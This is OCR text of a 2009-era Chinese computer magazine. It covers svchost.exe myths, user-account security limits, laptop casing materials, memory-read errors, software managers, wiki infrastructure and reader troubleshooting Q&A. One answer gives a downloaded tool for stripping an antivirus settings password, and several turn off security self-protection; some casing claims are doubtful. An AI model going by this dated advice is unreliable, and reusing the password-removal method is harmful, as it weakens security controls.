
随便打开一台电脑的任务管理器，都会看到很多“svchost.exe”进程，自然你会知道“所有‘svchost.exe’都是病毒”的说法是不对的。只是“svchost.exe”是NT操作系统的一个重要的进程模块，很多病毒都利用“svchost.exe”来迷惑大家（通过修改自身的名字，如把“o”换成“0”，或者多加一个字母），让很多人有了误解。通常Windows XP操作系统下会有五到六个“svchost.exe”进程，其中SYSTEM用户名下有3个，NETWORK SERVICE用户名下有2个，LOCAL SERVICE用户名下有1个，其他系统也是大致如此。分辨是否为病毒进程，不在于数量，而要从用户名入手，正常“svchost.exe”进程相关的用户名是SYSTEM、NETWORK SERVICE、LOCAL SERVICE这3个，如果不是这3个用户名，那么就有可能是病毒了。再就是看程序所在目录，正常“svchost.exe”进程是在windows\system32目录下，如果其他目录那就是病毒了。

伪技巧二：两个用户组杜绝病毒入侵

伪技巧理由：刻舟求剑

在http://blog.cfan.com.cn/index.php/346164/viewspace-383743一文中提到的方法，表面上看思路很好，基本意思是关闭管理员权限，使用两个User组的账号是基于权限管理的一种方法。由于关闭了管理员账号，一些软件是无法在这种情况下正常安装的，会给电脑使用带来不便。此外，这种方法虽然能解决一部分安全问题，但仍然有很多情况会被病毒突破：

首先，利用漏洞。病毒可以利用系统的漏洞拿到管理员权限，这时即使用户工作在User权限下，也同样会受到攻击。此外，加载驱动或以服务方式启动的程序，都是以高权限运行的。一旦病毒利用了应用程序的漏洞，同样可以以较高的权限运行自身，达到感染、破坏的目的；其次，User用户组也并非对系统绝对没有权限。通过其提供的一些有限权限，仍然可以运行病毒及恶意代码。比如：对注册表中HKEY_Local_Machine键拥有写入和修改的权限，而该子键信息是应用于本机而非当前用户。即使切换或删除账号，注册表信息仍然有效。此外，某些感染型病毒或者直接读写磁盘的病毒可以绕过权限的影响，在User权限下，仍然可以对系统造成破坏。所以，该文章中称一招可以克死所有病毒言过其实，想通过一种不变的方法解决所有安全问题也是不现实的。

新版Pentium/Celeron/Atom标识即将推出，详情查看http://news.mydrivers.com/1/128/128907.htm

本本外壳 哪个更耐磨？

■文/TKD

为什么我的本本摔了一小下就裂开了，人家的本本就没事？为什么有的本本那么容易掉漆？笔记本外壳怎么还有竹子的？想了解这一切，就要从外壳说起，本文中你将知道笔记本都有哪些材料的外壳，哪种外壳又最不容易损坏，哪一种本本最耐磨……

合金耐磨太贵 塑料便宜实惠

笔记本电脑和台式机电脑一样，其实都是一堆电子元件像搭积木那样“攒”到一起的。不过，笔记本与台式机最大的差别就在于其便携性，因此笔记本就必须拥有一个非常结实的外壳，这样才能在移动、磕碰中充分保护本本内部的各种电子元件不受损。到目前为止，本本外壳所采用的材料一共有7种~8种，其中有2种~3种材料属于特殊质地，也比较少采用。也就是说，目前主流的本本外壳不超过4种。

要追求性价比，自然你是不可能躲过ABS工程塑料制品的，想要更结实，合金类的外壳最值得选择。当然，外壳一般情况下只能决定笔记本的坚固程度，但要说最影响美观的，莫过于本本外壳的喷漆材质、工艺了，这可与外壳材料无关哦。

保护也分内外 切勿多此一举

使用本本时，最好买一个散热底座，这是我们一贯强调的，并且定期要用软布擦拭外壳，轻拿轻放也十分必要。此外，最好为你的本本配备一个内胆包以避免硬物划伤。需要注意的是，有人为了不让本本的C面（键盘掌托处）过于磨损，还用键盘保护膜盖上，殊不知这样会影响本本的散热，敲击手感也荡然无存，所以还是拿开为好——毕竟，正常的磨损不可避免，没有必要多此一举。

ABS工程塑料




ABS工程塑料是目前比较流行的本本外壳材料，ABS工程塑料一般是不透明的，它具有成本低廉的优势，同时也比较牢固，不过缺点也十分明显，ABS工程塑料比较厚，而且散热性能比较差。绝大多数本本不管顶盖是什么材料，底部都是采用工程塑料，本本使用时间久了，它就会变得很热，原因就是ABS工程塑料的散热性能不佳造成的。目前绝大部分机型都是采用ABS工程塑料。举例来说，神舟优雅Q130R就是采用ABS工程塑料的产品。

使用价值：中等

性价比：高

铝镁合金



顾名思义，镁铝合金就是金属镁和铝的混合物。用它做本本外壳的好处显而易见：镁铝合金以质量轻又易于散热同时抗压性较强，其硬度是传统塑料机壳的数倍，但重量仅为后者的三分之一。不过它的缺点也同样明显，镁铝合金不耐磨，被划伤后划痕也十分明显。大红大紫的Macbook Air就采用铝合金外壳，由整块铝合金削切而成。

使用价值：较高

性价比：低

碳纤维



碳纤维是一种最近三四年流行起来的本本外壳材质，看起来它和塑料很像，但强度和散热性都远远强于后者，甚至强度比铝镁合金还要高。可以说它是目前非常优秀的本本外壳材料，但是它的制造成本昂贵，一般只用在高端商务本本上——因为在碳纤维表面着色上漆也比较困难，好在商务机型几乎不强调颜色。如Thinkpad T400等等，就是采用碳纤维的产品，不同的是它还搭配使用镁合金龙骨，更为坚固耐用。

使用价值：高

性价比：低

钛合金




钛合金是铝镁合金的升级版，除了金属成分有区别外，它还将碳纤维渗入合金之中，钛合金堪称是最好的本本外壳材料，它具有抗压强度大、耐磨性好、散热性佳，加工外形变化时更为容易，更为轻薄，但只有高端的超轻薄笔记本电脑才会采用，成本太高导致它的应用范围很小，比较有代表性的产品是Thinkpad Z61。

使用价值：极高

性价比：极低

皮革、竹、布



这些特殊材质的产品极为少见，它们怕摔怕碰，也禁不住磨损。如果不是想要在视觉感观上获得满足，这类产品还是不买为好。代表机型有华硕U6V。

使用价值：低

性价比：低

小知识：喷漆 美的选择


目前本本喷漆多采用两种方式，一种是普通的钢琴漆，另一种为磨砂漆。一句话概括这二者的特点就是钢琴漆好看，但容易磨损，磨砂漆正好相反，耐磨但不好看。不过，现在又有一项新技术，名为膜内转印（膜内漆印），它是将喷绘的内容放置在外壳的夹层之中，基于ABS工程塑料，据悉目前拥有这个技术的工厂目前仅为三家，不过采用这一技术的笔记本可不少，惠普、明基等都有采用该技术的本本。膜内转印的本本耐划耐磨——图案在夹层内，根本不会受到任何影响，很大程度上弥补了一般钢琴漆的不足。

CF [HG04]

谁是黑手？
揭秘内存因何不能读取

■文/常雪斌 侯忠

最近MM小姚的电脑出现了问题：在关闭IE的时候，老是出现内存无法读取的错误。如图1所示：在经过MM把硬盘格式化、系统重新装过之后，问题却依然"涛声依旧"。



程序大意，没认清情况就向前冲

在计算机内部领域，等待处理的数据，包括常用的程序等，一般都被放在内存的某个临时一亩三分地里，这个临时存放空间被称为缓冲区（Buffer），这个缓冲区的大小，事先就已经被程序或者操作系统定义好了。所有的程序在这里排队，但一些"不自觉"的应用程序还是向前冲，把一些运行数据写到不该写的内存中，造成其他正常数据被修改，这样的操作会马上被系统"警察"（即系统保护机制）捕获，将其踢出这块领地。要知道，电脑世界的"法律机制"可要比现实世界全面、规范得多，而且执行力度更加强大。

Windows系统为防止其错误扩大，这时候，就会出现内存不能为"read"错误，并指出被引用的内存地址为"0x00000000"。就是我们常见的"0X00000000内存，该内存不能为read"的故障提示了。

程序自身故障，殃及内存

内存动态分配程序中，有时候，程序正在试图读写一块它认为可以使用的内存，但不可预知的原因导致这块领域被占领了。这个原因，既有可能是内存"忘记了"向操作系统要求分配，也可能是程序自身已经注销了这块内存领域而"忘记"。注销了的内存被系统回收，其访问权已经不属于该应用程序，因此读写操作也同样会触发系统的保护机制，企图"违法"的程序唯一的下场就是被终止运行，依旧是踢出领地。由于被占领的领地（即无效指针）不一定总是0，因此错误提示中的内存地址也不一定为"0x00000000"，而是其他随机数字。

隐藏黑手，硬件问题？

网上盛传，内存出现不能为read的提示，有很多原因是由于内存硬件出现问题导致的。一般来说，电脑硬件是很不容易坏的。当然，在购买的时候，使用MemTest软件来检测一下内存的好坏和稳定度，也是很有必要的。硬件问题不会导致内存出现不能为read的故障，实际情况通常是——直接蓝屏，或者无法启动。

真正黑手

下面，就让我们来一一见识一下真正的黑手。

黑手之一：软件是祸根

我们会经常看到某某软件又更新（或系统更新）了，但这些软件后面会注一个Beta版。如果不是特别急用新功能，我们没有必要升级，因为Beta版就是测试版的意思。这种软件往往意味着一些软件Bug可能还没有被发现，如内存泄露等等。而软件Bug也是内存故障的元凶之一。如果不是追新，我们一定要下载使用正式版的软件。

黑手之二：DLL——动态链接库失效了

在系统文件夹下，会看到许多以DLL为后缀的文件。就是所谓的DLL文件了。DLL是"Dynamic Linkable Library"（动态链接库文件）的缩写。这种文件不能单独运行，但它允许程序共享执行特殊任务所必需的代码和其他资源。在运行时，只有当EXE程序确实要调用这些DLL模块的情况下，系统才会将它们装载到内存空间中。但如果DLL文件注册失效，运行相关软件不能调用相应的DLL文件，就可能出现内存错误了。这时不妨点击"开始→运行"输入"cmd"后回车，在命令提示符下输入：

```
for %1 in (%windir%\system32\*.dll) do regsvr32.exe /s %1
```


立刻会出图2所示画面，这个命令会把系统文件夹下的所有动态链接库文件重新注册一下，可以修复不少错误哟。

小提示

如果你嫌输入命令麻烦，到http://work.newhua.com/cfan/200906/read.rar可以下载到处理内存不能为read问题的小工具，也能把所有的Dll文件重新注册一次。

黑手之三：低版本NET.Framework

有几位读者都在邮件来信中求助"0X000000该内存不能为read"的解决办法，后来小编发现微软的低版本NET.Framework也是祸根之一。解决方案：在"控制面板→添加/删除程序"卸载它，如果以后在其他程序需要时，可以再重新安装。或者下载高版本的NET.Framework进行升级。



CF [HG05]

软件管理工具如何当好“管家婆”

■文/黄颐

使用过360安全卫士或者金山清理专家的人都会对“软件管理器”留下深刻的印象，最近腾讯也推出了自己的软件管理器。这些软件能自动搜索电脑中已经安装的软件，并检测它们是否要更新，并且可以一键安装需要的软件，十分方便，那它们是如何工作的呢？

追踪软件痕迹 清查“户口”

软件管理器首先要探寻已经安装好的软件有哪些，这是对已经发生的事情做清查了，这时软件管理器就好比是侦探，要找出电脑上存在的软件，就要通过线索来找，有了线索就可以顺藤摸瓜找到软件！下面看看都会有哪些可以利用的线索。

一般软件按照的默认目录都会是系统盘的Program Files目录，所以软件管理器首先就会搜索“C:\Program Files”这个目录来获取软件信息，但如果安装时修改了目录呢？那就要靠第二个线索——注册表了。

软件安装时为了记录自己的信息就会在[HKEY_LOCAL_MACHINE\Software]下添加键值（见图），以便实现很多功能，比如升级、备份配置、备份数据等。你可能会发现当安装某个软件的新版本时，软件管理器会自动找到旧版本的信息和配置，升级软件以后还能使用这些信息，这就是靠的注册表保存的信息。同样在[HKEY_LOCAL_MACHINE\Software\Micrsosoft\Windows\current version\uninstall]下面有这些软件的卸载程序。

有了这些信息，软件管理器管理软件就方便多了。结合上面两处线索，软件管理器就可以得到电脑上安装的软件信息，当然没有在这两处添加信息的绿色软件也就无法进入软件管理器的管辖范围了。

核对软件文件 判断“新旧”

得知软件信息后还有一个问题没有解决，如何能确定软件的真实性呢？万一是木马或是其他恶意程序伪造的呢？我们在背后还有一项内功——文件识别。每个文件都有大小、名称。而且对于软件发布来说，文件一定会随着某些版本发布出来。于是我们对这个文件记录一个摘要，这个摘要得到的是一个字符串，相当于这个文件的身份证。软件管理器先对软件文件做摘要（软件管理器会把常用软件文件的摘要放在本地，其他的保存在远程服务器），拿到这些摘要后会和自己所保存的该软件文件的摘要进行对比。如果相同，那么就能确定软件的版本，如果不同那么就可能是恶意伪装软件。管理器得到了版本信息后就会去网络服务器上查询有没有新的版本发布，如果有新的，就会及时通知我们该更新软件了。

CF [HG06]

小提示：

摘要的算法很多，比如常用的MD5、SHA1，算法的要求就是摘要结果不要容易碰撞且算起来比较快。MD5虽然已经能够破解也就是做出碰撞来，但其计算起来较快，在实际应用中还是很广泛的。

来吧！来吧！一起Wiki

■北京/大天使泰瑞尔

嗨，大家好，我是维基，世界上好多知识库都是我组织的，由于我的形成来自于广大的网友，所以我的知识最完备，可以说，我是世界上最聪明的网站啦。我是怎么形成的呢？其实，是因为首先有人提出词条，而后又有人补充完备，最终形成了一个维基网页。想查找知识的人只要通过我的搜索框查找一下即可。

不过你该问了，这样的话，很多朋友要是同时添加或者修改，那会出现冲突的，我该如何取舍呢？嘿嘿，我的父母——广大聪明的程序员们早就想到这个问题了，他们给我想到了三招：1.保持这种冲突，不进行任何替换操作，由编辑决定取舍问题；2.只保留最后的修改结果，原来的修改全部丢掉；3.不修改，保持原始版本不变。

而这些我都按照修改日期记录到数据库中了，所以维基的版本控制是很重要的，我的父亲、母亲基因太好啦，决定了我这么聪明。

我每天都很忙，因为我有Web 2.0的天赋，所以每天都会有成千上万的网友访问我，我就会平衡我的负载，据统计，最高的时候我每秒就会处理多达3万次网友的访问，每秒钟我要处理3G比特的流量，所以我有350台服务器兄弟姐妹呢，我们通过LVS进行负载均衡，并且我还有一个巨牛的“Lighttpd”兄弟来进行图片服务，另外我还具备很厉害的缓存机制，并且通过分布各大洲的域名解析服务器进行反向代理，从而我每天都很忙，但是很有序。

网络大补贴：

1.什么是Lighttpd

http://www.lighttpd.com.cn/%E5%85%B3%E4%BA%8ELighttpd

2.Wiki的魅力

http://www.cniti.com/mcg/view_article.aspx?nid=1802&cid=1


CF [HG07]

系统　软件　网络　硬件

Q&A

Q1 为何无法对部分磁盘进行碎片整理

问:最近我想对电脑硬盘进行碎片整理，但整理过程中发现C、E两个分区不能进行整理，而其他分区可以进行整理。对C、E两分区进行碎片整理时总是提示:由于文件损坏，磁盘碎片整理程序无法继续扫描……请问这是什么原因?



答:请按照提示中指出的具体的某个文件损坏，然后有针对性地检查这个文件损坏的原因进行排除故障。此外，对于安装了卡巴斯基的用户，经常会因为开启了自身保护，某个组件出现了问题而导致文件损坏无法进行磁盘碎片整理的情况。如果提示中提到与卡巴斯基有关，只要关闭卡巴斯基的自我保护再进行整理即可。关闭卡巴斯基的自我保护方法:打开卡巴的主界面，点"设置"，然后点"选项"，去掉"自我保护"选项即可，在整理完毕后记得再重新设置卡巴斯基的自我保护(图1)。



傻博士有话说:

磁盘碎片整理时需要移动硬盘扇区中的数据，在遇到文件错误而无法移动数据时，自然就无法继续进行碎片整理了。出现这样的情况时，可以先考虑使用磁盘错误整理(右击"我的电脑"中的目标磁盘分区并选择"属性"，在打开的窗口中选择"工具"选项卡，单击"开始检查"，勾选"自动修复文件系统错误"和"扫描并试图恢复坏扇区"项。)整理后再尝试整理碎片。此外，现在有很多第三方磁盘碎片整理工具，功能比系统自带的更强大，不妨试试。例如O&O Defrag (下载地址:http://www.onlinedown.net/soft/22287.htm)、Vopt(下载地址:http://www.onlinedown.net/soft/2035.htm)。

来源：http://bbs.cfan.com.cn/thread-844755-1-2.html

Q2 Ghost还原后系统蓝屏

问:之前我使用的是IDE 80GB硬盘，之后又买了一块640GB的SATA硬盘，在两块硬盘都连接电脑后，直接使用Ghost将原系统备份到640GB硬盘中，重新使用640GB硬盘时，系统总是蓝屏无法使用。请问这是什么原因?

答:这可能是之前备份系统时没有安装SATA硬盘的驱动而造成的，解决思路:先用原来的IDE硬盘启动系统，在BIOS中开启SATA工作模式，启动系统时会提示安装SATA驱动程序，安装好SATA硬盘的驱动程序，驱动程序安装成功后再使用Ghost的硬盘对硬盘备份的方法直接将系统备份到SATA硬盘中，之后再启动系统应该就没有问题了。

来源：http://bbs.cfan.com.cn/thread-834370-1-5.html

Q3 为何看不到真正的C盘

问:我原先将系统安装在C盘，最近感染了病毒导致系统无法启动，我想将C盘格式化然后再全新安装新系统，但在DOS模式下时看到的C盘是原先的D盘，而原先的C盘没有了。请问这是什么原因?

答:十之八九是由于你的C盘使用了NTFS格式，而NTFS格式磁盘在DOS模式下无法显示，你的D盘仍使用FAT32格式分区，因此就会直接显示D盘，如果你的D盘也是NTFS格式，系统将会按顺序显示最近的一个FAT32格式的磁盘。这种情况，建议你使用WinPE光盘进入系统，然后在WinPE系统下对C盘进行格式化操作，之后再进行安装。此外，系统安装向导都提供了格式化功能，例如安装Windows XP系统时，在安装向导中先将C分区删除，然后再选择"要在尚未划分的空间中创建磁盘分区，请按C"项重新创建分区，最后就可以选择格式化项对C盘进行格式化操作了。


Q4 WinPE下为何不能使用移动硬盘

问:系统出现故障无法启动了，现在想重新安装系统，使用WinPE光盘进入系统后却不识别移动硬盘。请问，如何让WinPE系统直接支持移动硬盘?

答:现在，一般完整版的WinPE系统都支持移动设备，如果你使用的是完整版WinPE系统而不能识别移动硬盘，请在WinPE系统中单击"开始→程序→管理工具→磁盘管理"，打开磁盘管理器后在设备列表中找到移动硬盘对应的无盘符分区并右击鼠标，选择"更改驱动器名和路径"为其分配一个盘符，稍后就可以在"我的电脑"中找到移动硬盘项了。

Q5 任务栏图标为何不显示文字

问:我使用的是Windows Vista系统，系统中有两个账户，一个是Administrator，另一个是ABC，使用管理员账户登录到系统时，任务栏中的图标只显示图标不显示文字，而ABC账户登录系统一切正常。请问这是什么原因?



答：据你的描述好像是使用了Vista优化大师并在系统设置中设置成"在任务栏中仅显示图标"，只要重新取消此项设置即可解决问题:启动Vista优化大师，单击"系统设置→任务栏设置"，取消选择"在任务栏中仅显示图标"项即可。(图2)

Q6 无法应用系统默认主题

问:我使用的是Window XP SP2系统，在桌面属性中设置系统主题为默认主题时总是不成功，仍显示上一个主题模式。请问这是什么原因?

答:系统主题无法更换，请检查系统服务中的"Themes"服务是否开启，该服务关闭时就会出现无法更换桌面主题的现象。按Win+R打开运行对话框，输入"services.msc"并回车打开服务管理器，双击"Themes"服务并将其重新开启即可。 CF [SB01]


想了解更多精彩电脑问答? 请登录http://bbs.cfan.com.cn，进入相关版块获取。



Q1 为何总是无法格式化E盘

问:我的系统是Windows XP SP2，所有的程序都安装在C盘中，当前没有打开任何E盘中的文件，但是我在格式化E盘时总提示:Windows无法格式化该驱动器。退出所有正使用该驱动器的磁盘实用程序或其他程序……请问这是什么原因?

答:没打开E盘中的程序或是文件并不代表系统目前没有使用E盘中的文件，当前杀毒软件正在后台检测E盘中的文件是否有病毒，或是安装了桌面搜索工具(例如Google Desktop)正在索引E盘中的文件，这时你想格式化E盘就会出现上述提示。正确的做法就是重新启动系统并按F8进入安全模式，然后在安全模式下对磁盘进行格式化操作，就不会出现这样的现象。此外，现在很多朋友都有WinPE光盘，也可以直接使用WinPE光盘启动系统，然后在WinPE系统下对磁盘进行格式化操作就不会出现问题了。



傻博士有话说:

很多新手朋友在对磁盘格式化时出现误格磁盘分区，由于操作不熟悉，特别是在使用低版本的系统安装光盘启动系统到DOS模式，使用Format命令格式化时经常因为在DOS环境下无法识别NTFS格式分区，误将其他分区格式化了，导致数据丢失。如果在非Windows操作系统下进行磁盘格式化操作时，最好要先使用DIY命令查看该分区下的文件以确定是否有问题。或者在平时就准备一张WinPE光盘，在格式化磁盘时就在WinPE环境下进行格式化操作，避免误操作而导致损失。

来源:http://bbs.cfan.com.cn/thread-850816-1-1.html

Q2 硬盘空间大但不能保存文件

问:我的D盘剩余空间还有10多GB，但是从网上下载文件保存到D盘时，系统会弹出提示说没有权限或是剩余空间不足。请问这是什么原因?



答:如果剩余磁盘空间确实很大但在保存文件时提示无法保存，说明该磁盘分区可能使用了NTFS格式并进行了写入权限限制，对于非管理员用户来说就无法向该分区写入文件了。解决方法:尝试将文件保存到其他分区，或者使用管理员权限登录到系统，然后重新设置该分区的权限:右击该分区并选择“属性”项，在打开的设置窗口中选择“安全”，接下来直接为你平时使用的账号设置“完全控制”权限，保存设置即可。(见图)

此外，如果系统中感染病毒也会出现类似的莫名其妙的问题，如果上述方法不能解决问题，请使用最新版的杀毒软件进行病毒检测。

来源:http://bbs.cfan.com.cn/thread-850872-1-1.html

Q3 系统为何提示无磁盘

问:我使用的是Windows Vista系统，最近在使用过程中经常会突然弹出一个标题为“没有磁盘”的错误对话框，关闭后系统可以正常使用。请问这是什么原因?

答:出现这种现象，十之八九都是与部分安装的软件卸载不彻底有关，而这类软件可能在系统的任务计划中添加了相关项，当这些任务执行时因为已经找不到相应的程序文件了，从而出现“没有磁盘”的错误提示。请从“开始→程序→附件→系统工具→任务计划程序”，在打开的任务计划列表中检查相关项目，看对应的程序是否删除，如果对应的程序已经删除，只要直接将该任务删除，以后就不会出现上述故障了。

来源:http://bbs.cfan.com.cn/thread-850464-1-3.html，解读资料:http://www.3800hk.com/news/w31/150844.html

Q4 双系统启动菜单紊乱

问:以前安装的是Windows XP与Windows Vista双启动系统，Vista系统是后来安装的，上次试用一款分区软件后破坏了启动菜单，修复其中的一个但另外一个进不去。现在只能使用XP，虽然开机出现了Vista，但是选择Vista菜单后也是进入XP了。请问这该如何解决?

答:对于Windows XP及Windows Vista双系统启动菜单出现故障，最简便的方法就是使用工具来修复。从http://www.newhua.com/soft/49400.htm下载这款名为“VistaBootPRO”的程序来进行修复，运行后单击“Manage OS Entries”按钮，选择Windows Vista项，在下面设置好Vista系统的安装分区，再单击“Apply Settings”按钮即可。如果仍不能解决问题，请重新运行该程序，单击“System Bootloader”按钮，然后再选择“Windows Vista Bootloader”项，再单击“Install Bootloader”按钮重新安装启动组件来解决问题。(见图)

来源:http://bbs.cfan.com.cn/thread-850226-1-3.html

Q5 每次重启后快速启动栏都会消失

问:我将一些常用的程序快捷方式放到XP系统桌面快速启动栏中了，但是每次重新启动系统后快速启动栏会自动从任务栏中消失，不得不重新设置显示快速启动栏才行，但下次重新启动系统后又会消失。请问这是什么原因?

答:首先，按Win+R打开运行对话框，输入“gpedit.msc”并回车打开组策略编辑器，展开“用户配置→管理模板→任务栏和开始菜单”，双击“不在任务栏显示任何自定义工具栏”，将其“禁用”，保存设置并重新启动系统。如果仍不行，请在组策略编辑器中选择“用户配置→管理模板→桌面”，双击“退出时不保存设置”项并将其“禁用”，保存并重新启动系统。CF [SB02]

Q1 为何卡巴斯基Kaspersky Lab文件越来越大

问：我安装的是卡巴斯基2009KIS版，最近C盘空余空间越来越小，经过仔细检查，卡巴斯基的Kaspersky Lab文件夹体积达到了700多MB。请问能否直接将其删除，它为什么会自动变大？

答：这是卡巴斯基的日志记录文件，可以删除。不过，正常情况下卡巴斯基开启了自我保护，手工无法成功将其删除，正确的删除方法：运行卡巴斯基，单击右上角的"设置"，选中"服务"后取消"开启自我保护"，单击"确定"按钮后再手动将这些文件删除。为了安全起见，还应该重新启用"自我防护"功能并及时升级卡巴斯基软件的病毒库。



傻博士有话说：

其实，卡巴斯基提供了日志文件体积限制的设置，可以设置限定这类文件体积的上限：打开卡巴斯基的设置界面，选择"选项→报告"，直接在右侧窗口中输入"最大文件值"项的值，比如将其设置为100MB，再选中"存储报告不超过"并设置为10天。这样可以有效地防止卡巴斯基的日志文件夹变大。

Q2 不显示语言栏

问：之前使用的是微软拼音，当我下载并安装了最新版的搜狗拼音输入法后，任务栏右侧的语言栏就丢失了。请问如何才能重新显示语言栏？



答：只要单击"开始→设置→控制面板"，打开"区域和语言选项→语言→详细信息→设置"，单击"语言栏"按钮，在打开的窗口中勾选"在桌面上显示语言栏"项即可（见图）。

Q3 忘记卡巴斯基2009密码如何破解

问：我使用的是卡巴斯基2009，在参数设置中启用了密码保护并设置了一个密码，现在忘记了之前设置的密码，无法进入参数设置界面。请问如何才能将设置的密码破解掉？

答：从http://work.newhua.com/cfan/200906/passOFF9.zip下载工具，解压缩后，重新启动系统并进入安全模式下，根据自己的系统版本，双击其中的一个注册表文件将其合并到系统中。如果安装的是32位操作系统则使用x86.reg，如果安装的是64位操作系统则使用x64.reg。最后重新启动系统即可取消卡巴斯基的设置密码了。

Q4 谷歌金山词霸总是无法运行

问：我安装的是谷歌金山词霸最新版，现在只要开启瑞星杀毒软件，谷歌金山词霸就无法使用，而关闭了瑞星杀毒软件就可以正常使用。请问这该如何解决？



答：只要将谷歌金山词霸添加到瑞星杀毒软件的白名单中即可：打开瑞星并单击菜单"设置→防御设置"，选择"主动防御"，在右侧窗口中单击"主动防御白名单"按钮，再单击"添加"按钮将谷歌金山词霸的主程序添加到列表中即可（见图）。

Q5 无法使用Process Explorer替换任务管理器

问：我下载安装了Process Explorer程序，使用时正常，但在试图替换系统自带的任务管理器时出现了问题，提示"试图在标记为删除的注册表项上进行不合法的操作"。请问这是什么原因？

答：替换系统自带的任务管理器需要修改注册表，而现在很多防火墙（例如瑞星防火墙、360安全卫士监控功能）都提供了注册表监控功能，在替换时会修改注册表相关项，如果被这些监控工具拦截了，就会出现类似的情况。只要暂时将防火墙的监控功能关闭，或者在防火墙提示修改注册表时选择同意修改即可，替换后要记得重新开启防火墙。

Q6 为何无法批量解压文件

问：我有几百个添加了压缩密码的压缩文档（所有的密码都是同样的），在使用WinRAR解压时，全选所有的压缩文件并将其解压到每个单一文件夹中，每解压一个都会自动弹出输入密码框。为何WinRAR无法进行批量解压？

答：你使用的可能不是最新版的WinRAR，在新版本WinRAR中可以设置一个默认密码，然后就可以批量地为所有文件进行解压了，操作方法：打开WinRAR程序，单击菜单"选项→设置"，在打开的窗口中选择"压缩"选项卡，单击"创建默认配置"按钮，在打开的窗口中选择"高级"选项卡，单击"设置密码"按钮，输入压缩文件的压缩密码，保存配置，之后只要全选这些压缩文件并选择"解压每个压缩文件到单独的文件夹"即可。完成解压后，记得再通过上面的步骤将WinRAR的默认密码取消，否则以后压缩文件时会自动使用这次设置的密码来加密压缩文件。

Q7 暴风影音播放视频画面显示网格

问：我刚安装了暴风影音播放器，播放任何视频时只能听到声音，但视频画面显示网格状。请问这是什么原因？

答：如果播放任意视频都显示此故障，有可能是系统中安装了其他播放器、视频解码器出现了冲突而导致的，建议将系统中的解码器卸载，再将暴风影音播放器卸载，重新安装一遍应该可以解决问题。CF [SB03]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 Win+E键失效

